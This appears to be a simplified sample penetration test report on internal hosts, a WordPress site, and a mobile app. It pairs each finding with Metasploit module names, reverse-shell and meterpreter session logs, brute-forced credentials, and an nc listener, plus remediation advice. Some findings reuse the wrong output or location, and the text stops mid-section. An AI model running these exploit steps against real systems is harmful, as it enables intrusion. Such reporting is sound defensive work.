SAULIDITY

CYBER SECURITY

2023

PENTEST REPORT

PREPARED BY

SAULIDITY

1055 Rue Lucien-L'Allier
Montreal, QC H3G 3C4

PRESENTED TO

[SIMPLIFIED SAMPLE]

audit@saulidity.com
www.saulidity.com

2023

SAULIDITY

SECURITY ASSESSMENT

Smart Contract Audit

saulidity.com

Saulidity

@Saulidity

DISCLAIMER

Saulidity provides no guarantees, either explicit or implicit, regarding the accuracy, dependability, quality, correctness, or error-free nature of this work product, including any implied warranties of merchantability, suitability for a specific purpose or non-infringement. This document is delivered "as is," and Saulidity will not be held accountable for any inaccuracies contained within. Saulidity does not assure that all errors in this work product will be rectified. Unless explicitly stated in any master service agreement or project assignment, Saulidity is not assuming any responsibilities or liabilities including but not limited to direct, indirect, incidental, consequential, special, or exemplary damages resulting from the use of or reliance upon any information in this document. This document does not endorse any of the companies or products mentioned.

TABLE OF CONTENTS

INTRODUCTION

Saulidity is a renowned blockchain & cybersecurity firm based in Montreal QC that provides a suite of vital services, including smart contract audits, penetration testing, node audits, and blockchain project development.

Saulidity undertook a detailed security review of [SAMPLE] to identify potential threats and gauge the existing risk level tied to their environment and implemented technologies. The evaluation leveraged penetration tests and social engineering methods, giving the client an insight into the potential risks and their overall security stance.

For a thorough understanding of the security assessment, please read the entire document.

SCOPE & INFO

INTRODUCTION

The review's remit covered three hosts within the company's internal network, a vital business web application, and a custom-built mobile app.

Also, [CLIENT] sought a review of their Wi-Fi network to uncover any insecure wireless protocols, unprotected networks, or other related security concerns. They also requested an evaluation of their staff's response to phishing attacks as part of a social engineering assessment.

The review took place from [DATE].

Additional days were dedicated to creating the report. The testing was done utilizing well-recognized penetration testing tools and frameworks.

INTRODUCTION

ISSUE CONTROL

Name	
Date	
Office/Region	
Contact Number	
Website	

REVISION HISTORY

ISSUE	DATE	COMMENTS

METHODOLOGY

The entire testing procedure was structured into several interconnected stages:

1. During the preparation stage, the rules of engagement were determined, the scope of testing and test windows were mutually agreed upon, and testing objectives were set.

2. The exploration stage encompassed automated vulnerability scanning coupled with manual testing to probe and comprehend the testing target and any potential weak points that could be uncovered by automated tools.

3. The penetration stage included attempts to exploit any detected vulnerabilities and combine the knowledge acquired about the environment, its technology, its users, and its function into an unauthorized elevation of privileges.

4. The concluding stage documented all results in a format that allows for risk evaluation and resolution by the customer, which involved the preparation of this report.

Moreover, the penetration phase incorporated several separate stages, carried out in a repeating cycle as new information was unearthed:


1. Unauthorized entry was obtained to the system or environment.

2. User privileges were elevated from regular or anonymous status to a more privileged position.

3. An exploration was conducted to understand the recently accessed environment and identify valuable resources and data.

4. Tools were launched to initiate additional attacks from the newly acquired position.

5. Data was extracted from the system.



Saulidity carried out an investigation and survey of the environment. This process involved conducting network or application scans, assessing the system, network or application structure, or following a standard use case scenario for the environment. The findings of the investigation and survey highlighted vulnerable areas that might be prone to exploitation. Saulidity took the outcomes of the reconnaissance as a starting point for manual trials to breach the Confidentiality, Integrity, and Availability (CIA) of the environment and the data it held.

The vulnerabilities posing the highest risk were handpicked by the assessor for attempts at exploitation. The detailed findings of these validation and exploitation tests are detailed in the sections that follow. While Saulidity might not have been able to exploit every vulnerability discovered, the assessor selected those vulnerabilities that offered the best likelihood of successfully breaching the systems within the available timeframe.

INTERNAL NETWORK

EXECUTIVE SUMMARY

CLASSIFICATION OF RESULTS

SEVERITY	FOUND
Critical	3
High	2
Medium	2
Low	0
Lowest / Optimization	0

Vulnerabilities Found	Yes
Exploited - Denial of Service (DoS)	No
Exploited - Elevation of Privilege (EoP)	Yes
Exploited - Remote Code Execution (RCE)	Yes
Sensitive Data Exfiltrated	Yes
Exploit Persistence Achieved	Yes

OVERALL RISK:
HIGH

EXECUTIVE SUMMARY

3

CRITICAL SEVERITY

1. DistCC Daemon Command Execution
2. Misconfigured “r” Services Vulnerability
3. Sun/Oracle GlassFish Server Authenticated Code Execution

2

HIGH SEVERITY

1. Apache Struts REST Plugin with Dynamic Method Invocation Remote Code Execution
2. Seattle Lab Mail 5.5 POP3 Buffer Overflow

2

MEDIUM

1. Unauthenticated WebDAV Upload
2. Samba "username map script" Command Execution

0

LOW

-

0

LOWEST / OPTIMIZATION

-

IP Addresses Targeted:

- 172.16.2.8
- 172.16.2.3
- 172.16.2.5

A considerable number of exploited vulnerabilities were found on the external network target. These included a flaw in the Oracle Glassfish server, a vulnerability in the Apache Struts REST Plugin, an unrestricted WebDAV upload issue, improperly configured 'r' services, a vulnerability in the DistCC daemon, a Samba RCE vulnerability, and a buffer overflow problem in the SLMail application. All of these resulted in system breaches of the impacted hosts.

In the Discovery phase's initial stage, Saulidity carried out network reconnaissance on the supplied IP addresses to identify open ports. All TCP and UDP ports for each IP address were examined using common scanning tools like Nmap and Sparta. The following ports were discovered, with those possessing exploitable vulnerabilities being spotlighted.

IP Addresses	TCP/ UDP	Port	Service	Version
172.16.2.8	tcp	22	ssh	OpenSSH 7.1 (protocol 2.0)
	tcp	1671	rmiregistry	Java RMI
	tcp	3000	http	WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016- 11-21))
	tcp	**4848**	**ssl/http**	**Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)**
	tcp	5985		Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
	tcp	8020	http	Apache httpd
	tcp	8022	http	Apache Tomcat/Coyote JSP engine 1.1
	tcp	8027	unknown	unknown
	tcp	8080	http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
	tcp	**8282**	**http**	**Apache Tomcat/Coyote JSP engine 1.1**
	tcp	8383	http	Apache httpd
	tcp	8484	http	Jetty winstone-2.8
	tcp	**8585**	**http**	**Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)**
	tcp	9200	http	Elasticsearch REST API 1.1.1 (name: Spymaster; Lucene 4.7)

IP Addresses	TCP/ UDP	Port	Service	Version
172.16.2.3	tcp	21	ftp	vsftpd 2.3.4
	tcp	22	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
	tcp	25	smtp	Postfix smtpd
	tcp	53	domain	ISC BIND 9.4.2
	tcp	80	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
	tcp	111	rcbind	2 (RPC #100000)
	tcp	**139**	**netbios-ssn**	**Samba smbd 3.X - 4.X (workgroup: WORKGROUP)**
	tcp	445	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
	tcp	**512**	**exec**	**netkit-rsh rexecd**
	tcp	**513**	**login?**	
	tcp	**514**	**shell**	**Netkit rshd**
	tcp	2121	ftp	ProFTPD 1.3.1
	tcp	3306	mysql	MySQL 5.0.51a3ubuntu5
	tcp	5432	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
	tcp	5900	vnc	VNC (protocol 3.3)
	tcp	8009	ajp13	Apache Jserv (Protocol v1.3)

IP Addresses	TCP/ UDP	Port	Service	Version
172.16.2.5	tcp	21	ftp	FreeFloat ftpd 1.00
	tcp	25	smtp	SLmail smtpd 5.5.0.4433
	tcp	80	http	Apache httpd 2.4.26 ((Win32) OpenSSL/1.0.2l PHP/5.6.31)
	tcp	**110**	**pop3**	**BVRP Software SLMAIL pop3d**
	tcp	443	ssl/http	Apache httpd 2.4.26 ((Win32) OpenSSL/1.0.2l PHP/5.6.31)
	tcp	3306	mysql	MariaDB (unauthorized)
	tcp	3389	ms-wbt-server	Microsoft Terminal Service
	udp	**3632**	**distccd**	

Issue: DistCC Daemon Command Execution

Severity: Critical

Location: 172.16.2.3:3632

Description: The distcc 2.x, employed in XCode 1.5 and other software, when not set up to limit access to the server port, opens up the possibility for remote attackers to execute random commands through compilation jobs. These jobs are carried out by the server without performing any authorization checks. There's a Metasploit module available to exploit this particular vulnerability.

CVSS Score: 9.3

Confidentiality Impact: Complete. This leads to a full disclosure of information, resulting in the exposure of all system files.

Integrity Impact: Complete. There is an absolute breach of system integrity. The system protection is entirely lost, leading to the full compromise of the system.

Availability Impact: Partial. The performance is degraded or there are disruptions in the availability of resources.

Access Complexity: Medium. The conditions for access are somewhat specific. Certain preconditions need to be fulfilled to exploit this vulnerability.

Authentication: Not necessary

Gained Access: Admin

Vulnerability Type(s): Execute Code

We used the rlogin utility to gain access to the host with root privileges:

```
File  Edit  View  Search  Terminal  Help
root@kali:~# rlogin -l root 172.16.2.3
Last login: Mon Oct 30 13:42:49 EDT 2017 from 172.16.2.9 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Comment: Limit access to the distccd service on UDP port 3632, or entirely eliminate this service from the host.

Issue: Misconfigured “r” Services Vulnerability

Severity: **Critical**

Location:172.16.2.3:512,513,514

Description: TCP ports 512, 513, and 514, also referred to as "r" services, have been misconfigured to permit remote access from any host (a classic ".rhosts + +" situation). An attacker can easily log in as root through these services, leading to a total compromise of the target host.

CVSS Score: 9.3

Confidentiality Impact: Complete. This results in full information disclosure, revealing all system files.

Integrity Impact: Complete. This results in a complete compromise of system integrity. System protection is entirely lost, leading to a full compromise of the system.

Availability Impact: Complete. This results in a complete shutdown of the affected resource. The attacker can make the resource wholly unavailable.

Access Complexity: Medium. The access conditions are somewhat specialized. Certain preconditions must be met to exploit this vulnerability.

Authentication: Not necessary

Gained Access: Admin

Vulnerability Type(s): Execute Code

We used the rlogin utility to gain access to the host with root privileges:

```
File  Edit  View  Search  Terminal  Help
root@kali:~# rlogin -l root 172.16.2.3
Last login: Mon Oct 30 13:42:49          from 172.16.2.9 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Comment: Evaluate the advantages of removing these services from the host. If they are required for business operations, consider editing the .rhosts file to prevent remote access from any host.

Issue: Sun/Oracle GlassFish Server Authenticated Code Execution

Severity: Critical

Location:172.16.2.3:512,513,514

Description: An undefined vulnerability in Oracle Sun GlassFish Enterprise Server 2.1, 2.1.1, and 3.0.1, along with Sun Java System Application Server 9.1, permits remote attackers to influence confidentiality, integrity, and availability through unknown vectors related to Administration. Two Metasploit modules are available that can be utilized to exploit this vulnerability.

CVSS Score: 10.0

Confidentiality Impact: Complete. This leads to a total disclosure of information, revealing all system files.

Integrity Impact: Complete. This leads to a complete breach of system integrity. The system protection is completely lost, leading to a full compromise of the system.

Availability Impact: Complete. This leads to a total shutdown of the affected resource. The attacker can make the resource wholly unavailable.

Access Complexity: Low. There are no specialized access conditions or extenuating circumstances. Minimal knowledge or skill is needed to exploit this vulnerability.

Authentication: Not necessary

Using the auxiliary/scanner/http/glassfish_login Metasploit module, we attempted to either bypass the authentication controls protecting the Glassfish instance or bruteforce the login credentials. Our attempt at authentication bypass failed, but we did successfully bruteforce the administrator credentials to the instance:

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(glassfish_login) > run

[*] 172.16.2.8:4848 - Checking if Glassfish requires a password...
[*] 172.16.2.8:4848 - Glassfish is protected with a password
[-] 172.16.2.8:4848 - Failed: 'admin:vagrant'
[-] 172.16.2.8:4848 - Failed: 'admin:user'
[-] 172.16.2.8:4848 - Failed: 'admin:admin'
[-] 172.16.2.8:4848 - Failed: 'admin:administrator'
[-] 172.16.2.8:4848 - Failed: 'admin:root'
[+] 172.16.2.8:4848 - Success: 'admin:sploit'
[-] 172.16.2.8:4848 - Failed: 'vagrant:vagrant'
[-] 172.16.2.8:4848 - Failed: 'vagrant:user'
[-] 172.16.2.8:4848 - Failed: 'vagrant:admin'
[-] 172.16.2.8:4848 - Failed: 'vagrant:administrator'
[-] 172.16.2.8:4848 - Failed: 'vagrant:root'
[-] 172.16.2.8:4848 - Failed: 'vagrant:sploit'
[-] 172.16.2.8:4848 - Failed: 'vagrant:'
[-] 172.16.2.8:4848 - Failed: 'user:vagrant'
[-] 172.16.2.8:4848 - Failed: 'user:user'
[-] 172.16.2.8:4848 - Failed: 'user:admin'
[-] 172.16.2.8:4848 - Failed: 'user:administrator'
[-] 172.16.2.8:4848 - Failed: 'user:root'
[-] 172.16.2.8:4848 - Failed: 'user:sploit'
[-] 172.16.2.8:4848 - Failed: 'user:'
```

Next, using these credentials, we successfully exploited the vulnerability in Glassfish to get remote code execution and obtain a shell with SYSTEM privileges:

```
File  Edit  View  Search  Terminal  Help
msf exploit(glassfish_deployer) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] Glassfish edition: GlassFish Server Open Source Edition  4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[+] Successfully Uploaded
[*] Executing /JbbidS2SG/k6HVtpME0XBTxdV.jsp...
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 1 opened (172.16.2.9:4444 -> 172.16.2.8:49676)
0-27 11:19:33 -0700
[*] Getting information to undeploy...
[*] Undeploying JbbidS2SG...
[*] Undeployment complete.

meterpreter >
```

```
File  Edit  View  Search  Terminal  Help
[*] Started reverse TCP handler on 172.16.2.9:4444
[*] Glassfish edition: GlassFish Server Open Source Edition  4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[+] Successfully Uploaded
[*] Executing /JbbidS2SG/k6HVtpME0XBTxdV.jsp...
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 1 opened (172.16.2.9:4444 -> 172.16.2.8:49676)
0-27 11:19:33 -0700
[*] Getting information to undeploy...
[*] Undeploying JbbidS2SG...
[*] Undeployment complete.

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows
Copyright (c)      Microsoft Corporation.  All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoami
whoami
nt authority\local service

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

Comment: Ensure that the credentials securing the Glassfish instance are sufficiently complex to ward off brute force attacks. Furthermore, the Secure Admin can be disabled on the instance to prevent remote access to the DAS, thereby mitigating this vulnerability.

Issue: Apache Struts REST Plugin with Dynamic Method Invocation Remote Code Execution

Severity: High

Location: 172.16.2.8:8282

Description: Apache Struts versions 2.3.20.x prior to 2.3.20.3, 2.3.24.x before 2.3.24.3, and 2.3.28.x preceding 2.3.28.1, when Dynamic Method Invocation is activated, permit remote attackers to run arbitrary code through vectors connected to an exclamation mark (!) operator in the REST Plugin. A Metasploit module is available that can be employed to exploit this vulnerability.

CVSS Score: 7.5

Confidentiality Impact: Partial. There is a substantial disclosure of information.

Integrity Impact: Partial. There's a possibility to alter some system files or information, however, the attacker doesn't have control over what can be altered, or the scope of the impact is limited.

Availability Impact: Complete. This leads to a total shutdown of the affected resource. The attacker can make the resource wholly unavailable.

Access Complexity: Low. There are no specialized access conditions or extenuating circumstances. Minimal knowledge or skill is needed to exploit this vulnerability.

Authentication: Not necessary

Vulnerability Type: Execute Code

Using the exploit/multi/http/struts_dmi_rest_exec Metasploit module, we successfully exploited the Apache Struts vulnerability to get remote code execution and obtain a shell with SYSTEM privileges:

```
File  Edit  View  Search  Terminal  Help
msf exploit(struts_dmi_rest_exec) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.8:8282 - Uploading exploit to 3ikloC.jar, and executing it.
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 3 opened (172.16.2.9:4444 -> 172.16.2.8:50352) 
0-26 15:14:33 -0700

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows
Copyright (c)      Microsoft Corporation.  All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

Comment: If possible, disable Dynamic Method Invocation. Alternatively, upgrade to Struts 2.3.20.3, Struts 2.3.24.3, or Struts 2.3.28.1.

Issue: Seattle Lab Mail 5.5 POP3 Buffer Overflow

Severity: High

Location: 172.16.2.5:110

Description: Several buffer overflows in SLMail 5.1.0.4420 provide an avenue for remote attackers to run arbitrary code through (1) an overly long EHLO argument to slmail.exe, (2) a prolonged XTRN argument to slmail.exe, (3) a lengthy string sent to POPPASSWD, or (4) a lengthy password given to the POP3 server. A Metasploit module is available to exploit this vulnerability.

CVSS Score: 7.5

Confidentiality Impact: Partial. There is a substantial disclosure of information.

Integrity Impact: Partial. While some system files or information could be modified, the attacker does not have full control over what can be modified or the extent of potential impact is limited.

Availability Impact: Partial. Performance may be diminished or interruptions in resource availability may occur.

Access Complexity: Low. There are no specific access conditions or extraordinary circumstances. Exploitation requires minimal knowledge or skills.

Authentication: Not necessary

Vulnerability Type: Execute CodeOverflow

We used the exploit/windows/pop3/seattlelab_pass Metasploit module trigger a buffer overflow in the Seattle Lab Mail application and obtained a shell with SYSTEM privileges:

```
File  Edit  View  Search  Terminal  Help
msf exploit(seattlelab_pass) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.5:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp a
t 5f4a358f
[*] Sending stage (179267 bytes) to 172.16.2.5
[*] Meterpreter session 1 opened (172.16.2.9:4444 -> 172.16.2.5:49158)
0-26 13:49:04 -0700

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 684 created.
Channel 1 created.
```

Comment: NGSSoftware informed SLMail about most of these issues in early 2003 and a patch has been made available through an upgrade. Please refer to http://www.slmail.com for more details. If upgrading is not feasible, NGSSoftware suggests mitigating the risk by limiting access to the POPPASSWD and POP3 server from within the firewall. External access can be granted by letting clients connect through an authenticated VPN to the DMZ, and from there to the POP services.

Issue: Unauthenticated WebDAV Upload

Severity: Medium

Location: 172.16.2.8:8585

Description: The target host has WebDAV enabled and it does not mandate authentication to upload files to the server.

CVSS Score: 7.5

Confidentiality Impact: Partial. There's substantial information disclosure.

Integrity Impact: Partial. While some system files or information could be modified, the attacker does not have full control over what can be modified or the extent of potential impact is limited.

Availability Impact: Partial. Performance may be diminished or interruptions in resource availability may occur.

Access Complexity: Low. There are no specific access conditions or extraordinary circumstances. Exploitation requires minimal knowledge or skills.

Authentication: Not necessary

Vulnerability Type: Execute Code

WE were able to upload a PHP reverse shell to the server and execute it, which granted us shell access to the target host:

Comment: To mitigate this vulnerability, it's recommended to require authentication for the server's WebDAV functionality.

Issue: Samba "username map script" Command Execution

Severity: Medium

Location: 172.16.2.3:139

Description: An exploitable flaw in Samba, specifically in versions from 3.0.0 to 3.0.25rc3, enables the execution of unauthorized commands remotely. These commands are triggered through shell metacharacters in the smbd MS-RPC functionality. The vulnerability comes into play in two scenarios. The first scenario arises when the "username map script" option in the smb.conf configuration file is enabled and influences the SamrChangePassword function. The second scenario allows authenticated users to leverage shell metacharacters in manipulating other MS-RPC functions associated with remote printer and file share management.

CVSS Score: 6.0

Confidentiality Impact: Partial. There's substantial information disclosure.

Integrity Impact: Partial. While some system files or information could be modified, the attacker does not have full control over what can be modified or the extent of potential impact is limited.

Availability Impact: Partial. Performance may be diminished or interruptions in resource availability may occur.

Access Complexity: Medium. Exploiting this flaw is moderately complex, as it requires specific conditions or preconditions to be met.

Authentication: Single System. The flaw can be exploited by an attacker who has system access via a command line, desktop session, or web interface. Gained Access: User-level access is possible.

Vulnerability Type: Execute Code

We used the exploit/multi/samba/usermap_script Metasploit module to exploit the vulnerable Samba service and obtained a shell with root privileges:

```
msf exploit(usermap_script) > setg RHOST 172.16.2.3
RHOST => 172.16.2.3
msf exploit(usermap_script) > run

[*] Started reverse TCP double handler on 172.16.2.9:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo rz2tJLoWf4pb47id;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "rz2tJLoWf4pb47id\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 6 opened (172.16.2.9:4444 -> 172.16.2.3:41599)
-10-30 14:25:17 -0700


id
uid=0(root) gid=0(root)
```

Comment: The recommended course of action to mitigate this vulnerability is to disable the "username map script" option in the smb.conf file.

WEB APPLICATION

CLASSIFICATION OF RESULTS

SEVERITY	FOUND
Critical	0
High	2
Medium	0
Low	0
Lowest / Optimization	0

Vulnerabilities Found	Yes
Exploited - Denial of Service (DoS)	No
Exploited - Elevation of Privilege (EoP)	No
Exploited - Remote Code Execution (RCE)	Yes
Sensitive Data Exfiltrated	No
Exploit Persistence Achieved	No

OVERALL RISK:
HIGH

EXECUTIVE SUMMARY

0	**CRITICAL SEVERITY** -
2	**HIGH SEVERITY** 1. Default and/or weak administrator credentials 2. WordPress Ninja Forms Unauthenticated File Upload
0	**MEDIUM** -
0	**LOW** -
0	**LOWEST / OPTIMIZATION** -

The targeted web application for this penetration test was a Wordpress application located at:

http://172.16.2.8:8585/wordpress/

This application is of critical importance to the business as it is predominantly used for scheduling and recording meeting notes.

The penetration test was conducted using industry-standard tools and frameworks.

A noteworthy vulnerability identified during the test was a weak module in Wordpress that allowed remote code execution, which resulted in gaining a command shell on the server. Additionally, the scan unveiled a weak administrator username and password combination. This combination provided an attacker the capacity to modify PHP code on the website and subsequently gain access to a command shell on the server.

A1	Injection	
A2	Broken Authentication and Session Management	
A3	Cross-Site Scripting (XSS)	
A4	Insecure Direct Object References	
A5	Security Misconfiguration	
A6	Sensitive Data Exposure	
A7	Missing Function Level Access Control	
A8	Cross-Site Request Forgery (CSRF)	
A9	Using Components with Known Vulnerabilities	
A10	Unvalidated Redirects and Forwards	

- Critical, - High, - Medium, - Low, - None

Issue: Default and/or Weak Administrator Credentials

Severity: High

Location: http://172.16.2.8:8585/wordpress/

Description: The web application under scrutiny employs weak administrator credentials, specifically a username and password combination of "vagrant." Access to the web application's administrative panel can be gained with these credentials, potentially leading to code execution on the server.

CVSS Score: 7.5

Confidentiality Impact: Partial. There is a substantial disclosure of information.

Integrity Impact: Partial. While some system files or information could be modified, the attacker does not have full control over what can be modified or the extent of potential impact is limited.

Availability Impact: Partial. Performance may be diminished or interruptions in resource availability may occur.


Access Complexity: Low. There are no specific access conditions or extraordinary circumstances. Exploitation requires minimal knowledge or skills.

Authentication: Required

The scan output from WPScan alerted us that the web application uses a weak password to protect the "vagrant" administrator account:

```
File  Edit  View  Search  Terminal  Help

[+] Enumerating timthumb files ...

   Time: 00:00:02 <======================> (2541 / 2541) 100.00% Time: 00:00:02

[+] No timthumb files found

[+] Enumerating usernames ...
[+] Identified the following 4 user/s:
    +----+---------+---------+
    | Id | Login   | Name    |
    +----+---------+---------+
    | 1  | admin   | admin   |
    | 2  | vagrant | vagrant |
    | 3  | user    | user    |
    | 4  | manager | manager |
    +----+---------+---------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Mon Oct 30 13:19:30 2017
[+] Requests Done: 4504
[+] Memory used: 120.371 MB
[+] Elapsed time: 00:00:13
root@kali:~#
```

Using this password, we logged into the administration panel and injected PHP code into the header.php file:



Once we saved these edits, we navigated to the web application once more, which triggered our PHP reverse shell, and gave us shell access to the server:

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.16.2.9] from (UNKNOWN) [172.16.2.8] 49850
```

Comment: To safeguard the website's administrative panel, it's recommended to use stronger passwords. The password should never be identical to its associated user account.

Issue: WordPress Ninja Forms Unauthenticated File Upload

Severity: High

Location:
http://172.16.2.8:8585/wordpress/index.php/king-of-hearts

Description: The Ninja Forms plugin versions prior to 2.9.42.1 for WordPress are vulnerable to remote PHP object injection attacks. Attackers can execute these attacks by transmitting specially crafted serialized values via a POST request. Tools such as Metasploit offer modules that can be used to exploit this vulnerability.

CVSS Score: 7.5

Confidentiality Impact: Partial. There is a substantial disclosure of information.

Integrity Impact: Partial. While some system files or information could be modified, the attacker does not have full control over what can be modified or the extent of potential impact is limited.

Availability Impact: Partial. Performance may be diminished or interruptions in resource availability may occur.

Access Complexity: Low. There are no specific access conditions or extraordinary circumstances. Exploitation requires minimal knowledge or skills.

Authentication: Not Necessary

The scan output from WPScan alerted us that the web application has a vulnerable version of Ninja Forms installed:

```
 |  Location: http://172.16.2.8:8585/wordpress/wp-content/plugins/ninja-forms/
 |  Readme: http://172.16.2.8:8585/wordpress/wp-content/plugins/ninja-forms/read
me.txt
[!] The version is out of date, the latest version is 3.2.1

[!] Title: Ninja Forms 2.9.36 to 2.9.42 - Multiple Vulnerabilities
    Reference: https://wpvulndb.com/vulnerabilities/8485
    Reference: http://www.pritect.net/blog/ninja-forms-2-9-42-critical-security-
vulnerabilities
    Reference: https://github.com/wpninjas/ninja-forms/pull/1319
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE
[i] Fixed in: 2.9.43

[!] Title: Ninja Forms <= 2.9.51 - Multiple Authenticated Cross-Site Scripting (
XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8560
    Reference: https://sumofpwn.nl/advisory/
ulnerabilities_in_ninja_forms_wordpress_plugin.html
    Reference: http://seclists.org/bugtraq
    Reference: https://plugins.trac.wordpress.org/changeset/1456452/ninja-forms
[i] Fixed in: 2.9.52
```

With this information, we used the exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload Metasploit module to gain a shell on the target machine:

```
File  Edit  View  Search  Terminal  Help
msf exploit(wp_ninja_forms_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.8:8585 - Enabling vulnerable V3 functionality...
[*] 172.16.2.8:8585 - Preparing payload...
[*] 172.16.2.8:8585 - Uploading payload to /wordpress/wp-content/uploads/nftmp-y
hjnzvtnjy.php
[*] 172.16.2.8:8585 - Executing the payload...
[*] Sending stage (37514 bytes) to 172.16.2.8
[+] 172.16.2.8:8585 - Executed payload
[*] 172.16.2.8:8585 - Disabling vulnerable V3 functionality...
[*] 172.16.2.8 - Meterpreter session 5 closed.  Reason: Died
[*] Meterpreter session 5 opened (127.0.0.1 -> 172.16.2.8:49341)
3:11:04 -0700
[!] This exploit may require manual cleanup of 'nftmp-yhjnzvtnjy.php' on the tar
get

[-] Invalid session identifier: 5
msf exploit(wp_ninja_forms_unauthenticated_file_upload) >
```

Comment: Update the Ninja Forms plugin to a more recent one to mitigate this vulnerability.

MOBILE APPLICATION

CLASSIFICATION OF RESULTS

SEVERITY	FOUND
Critical	0
High	2
Medium	1
Low	0
Lowest / Optimization	0

Vulnerabilities Found	Yes
Exploited - Denial of Service (DoS)	No
Exploited - Elevation of Privilege (EoP)	No
Exploited - Remote Code Execution (RCE)	No
Sensitive Data Exfiltrated	Yes
Exploit Persistence Achieved	No

OVERALL RISK:
HIGH

EXECUTIVE SUMMARY

0

